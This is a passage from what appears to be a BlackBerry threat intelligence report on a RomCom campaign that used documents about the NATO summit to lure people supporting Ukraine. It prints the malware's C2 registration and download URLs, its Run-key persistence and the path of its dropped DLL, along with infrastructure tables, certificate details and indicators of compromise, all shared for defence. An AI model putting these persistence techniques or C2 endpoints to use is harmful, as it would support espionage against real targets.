


Figure 20: The figure above shows a fragment of the string decrypter code that is used in this sample.
 Sha-256 (1a7bb878c826fe0ca9a0677ed072ee9a57a228a09ee02b3c5bd00f54f354930f)




Figure 21: The RomCom RAT sample we discovered a few months earlier.

Sha-256 (0501d09a219131657c54dba71faf2b9d793e466f2c7fdf6b0b3c50ec5b866b2a)

All RomCom RAT samples we analyzed contained string encryption. That is a custom, rather simple algorithm based on the XOR operation on a certain key (32 or 64 bits) which is passed to the decryption function as an argument. Based on these overlaps, we can state with a medium to high degree of confidence that the same operator or a member of the original RomCom operations team is behind this attack.

After the sequence of scripts starts the final payload—RomCom downloader—the file connects to the remote server to register the new victim.

```

http://finformservice[.]com:80/api/v1.5/subscriptiontoken=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTIzNDU2Nzg5LCJuYW11Ijo
nO.OpOSSw7e485LOP5PrzScxHb7SR6sAOMRckFwi4rp7o

```

Then a special directory and file will be created in the system. The next stage payload will be loaded if the attacker decides that the victim is of interest:

```
"C:\Users\Public\AccountPictures\Defender\Security.dll"
```

RomCom downloader writes security.dll to autorun to be permanently present in the system.

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

When the payload is successfully downloaded, the RomCom downloader starts the Windows service.

The RomCom downloader also collects information about the system on which it is running. Such as:

- The size of the device's RAM
- Username
- Information about the machine's network adapter.

Here are some strings that will be decrypted at runtime.

```

hxxp://65.21.27[.]2]50:8080/mds/O-----
hxxp://finformservicecom:8080/mds/S-----
hxxp://65.21.27[.]2]50:8080 /mds/D-----
\OneDriveSrv.dll
CreateServiceW
C:\Windows\System32\svchost.exe -k DcomLaunch
{2781761 E-28E0-4109-99FE-B9D127C57AFE}
SOFTWARE\Classes\CLSID\_sam_
SOFTWARE\Classes\CLSID\{F5078F32-C551-11D3-89B9-0000F81FE221}\InProcServer32
\WindowsNT\Accessories\wordpad.exe
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
DcomLaunchOneDrive Srv

```

Network Infrastructure

While tracking this campaign, we correlated access to several C2s and multiple victim IPs from a single server. This server, in the week leading up to this campaign, accessed known RomCom infrastructure. The heavy overlap in access from this central point, 143[.]198.18.163, yields us to state with medium to high confidence that the threat actor behind both these infrastructures is the same.

IP	First Seen	Last Seen	Description	Port
104[.]234.239.26	6/13/23 17:17	6/15/23 7:55	OLE fileshare from Lure	445
138[.]124.183.8	6/14/23 7:08	6/28/23 11:31	RomCom C2 bentaxworld[.]com	443
45[.]9.148.118	6/14/23 8:25	6/29/23 15:08	RomCom C2 penofach[.]com	443
45[.]9.148.219	6/15/23 12:01	6/15/23 13:19		22
45[.]9.148.123	6/19/23 8:18	6/22/23 14:48	RomCom C2 altimata[.]org	443
74[.]50.94.156	6/21/23 11:56	6/29/23 8:14	OLE C2 from lure	3389
209[.]159.147.170	6/26/23 12:18	6/29/23 8:22	Accessed SMB Share	3389
66[.]23.226.102	6/26/23 12:19	6/29/23 7:48	Accessed SMB Share	443
209[.]127.116.190	6/26/23 15:15	6/29/23 5:27		3389
65[.]21.27.250	6/28/23 13:30	7/5/23 11:19	Finformservice[.]com	22




Figure 22: Network infrastructure relationship between known RomCom ops and the lure on the upcoming NATO summit.

The RomCom threat actor controlled C2 utilizes the same SSL certificate structure as noted in one of our [previous RomCom blogs](#). Also showing interesting timing is a new certificate created on July 6 using the same SSL certificate structure as other RomCom C2s.



Figure 23: SSL Structure and timelines used in preparation for the attack luring on the upcoming NATO summit

Historically, when campaigns begin utilizing a domain that has previously deployed a self-signed certificate, a public certificate will be registered. On June 29, penofach[.]com had a valid SSL certificate created for the dashboard.penofach[.]com subdomain, and began hosting a dashboard with a login page.

Basic Information	
Subject DN	CN=dashboard.penofach.com
Issuer DN	C=US, O=Let's Encrypt, CN=R3
Serial Number	Decimal: 430978527496491120520139952462074687195361 Hex: 0x4f28835263b361de7c1f16e5a74700f08e1
Validity Period	2023-06-29T13:11:45 to 2023-09-27T13:11:44 (89 days, 23:59:59)
All Names	dashboard.penofach.com
Labels	ever-trusted, trusted, unexpired, dv, leaf,
Fingerprint	
SHA-256	646d546d7182cc8c8c3938ed041a0a36081de9bb41cda4fb9d72d6e4e8682eb6
SHA-1	4595f55536772231a8ab4a5628b071b4d63d285b
MD5	b15d27e317c4ee42d3ad76b8c40377ba

Figure 24: RomCom SSL information

Targets

Based on the nature of the upcoming NATO Summit and the related lure documents sent out by the threat actor, the intended victims are representatives of Ukraine, foreign organizations, and individuals supporting Ukraine.

Conclusions

Based on the available information, we have medium to high confidence to conclude that this is a RomCom rebranded operation, or that one or more members of the RomCom threat group are behind this new campaign supporting a new threat group. The information we base this conclusion on includes:

- Geopolitical context
- Domain's registration and HTML scraping of legitimate websites
- Certain similarities in the code between this campaign and previously known RomCom campaigns
- Network infrastructure information

APPENDIX 1 – Referential Indicators of Compromise (IoCs)

Main Word Documents

Sha256 a61b2eafcf39715031357df6b01e85e0d1ea2e8ee1dfec241b114e18f7a1163f

File Name Overview_of_UWCs_UkraineInNATO_campaign.docx

File Size 120614 bytes

Created Date 2023:06:26 12:57:00Z

Modify Date 2023:06:27 16:27:00Z

Last Modified by vboxuser

ZipCRC 0xb71a911e

Sha256 3a3138c5add59d2172ad33bc6761f2f82ba344f3d03a2269c623f22c1a35df97

File Name Letter_NATO_Summit_Vilnius_2023_ENG(1).docx

File Size 24690 bytes

Created Date 2023:06:19 10:50:00Z

Modify Date 2023:06:27 16:22:00Z

Last Modified by vboxuser

ZipCRC 0xb71a911e

Malicious RTF

Sha256 e7cfef023c3160a7366f209a16a6f6ea5a0bc9a3ddc16c6cba758114dfe6b539

File Name afchunk.rtf

File Size	44146 bytes
Created Date	2022:08:29 04:36:00
Modify Date	2022:08:29 04:37:00
Last Modified by	X
Default Languages	Portuguese - Brazil, Arabic - Saudi Arabia

Second Stage

Sha256	07377209fe68a98e9bca310d9749daa4eb79558e9fc419cf0b02a9e37679038d
File Name	File001.url
File Size	23870 bytes
Created Date	2022:04:13 13:11:00
Modify Date	2022:04:13 13:11:00
Last Modified by	Eduardo
Author	Eduardo
Language Code	Portuguese (Brazilian)

Domain hxxp://finformservice[.]com:80/api/v1.5/
subscriptiontoken=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJpZCI6MTIzNDU2Nzg5LCJuYW11IjoSm9zZXBoIn0.
OpOSSw7e485LOP5PrzScxHb7SR6sAOMRckfFwi4rp7o

IP hxxp://65.21.27.250:8080/mds/O-----hxxp://65.21.27.250:8080/mds/D-----
hxxp://65.21.27.250:8080/mds/S-----

Disclaimer: The private version of this report is available upon request. It includes, but is not limited to, the complete and contextual MITRE ATT&CK® mapping, MITRE D3FEND™ countermeasures, Attack Flow by MITRE, and other threat detection content for tooling, network traffic, complete IoCs list, and system behavior. Please email us at cti@blackberry.com for more information.

For similar articles and news delivered straight to your inbox, [subscribe to the BlackBerry Blog](#).

Related Reading



Join BlackBerry for a day of inspiring keynotes, presentations, and discussions at the tenth BlackBerry Summit, Oct. 17, 2023, in New York.



About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

[Back](#)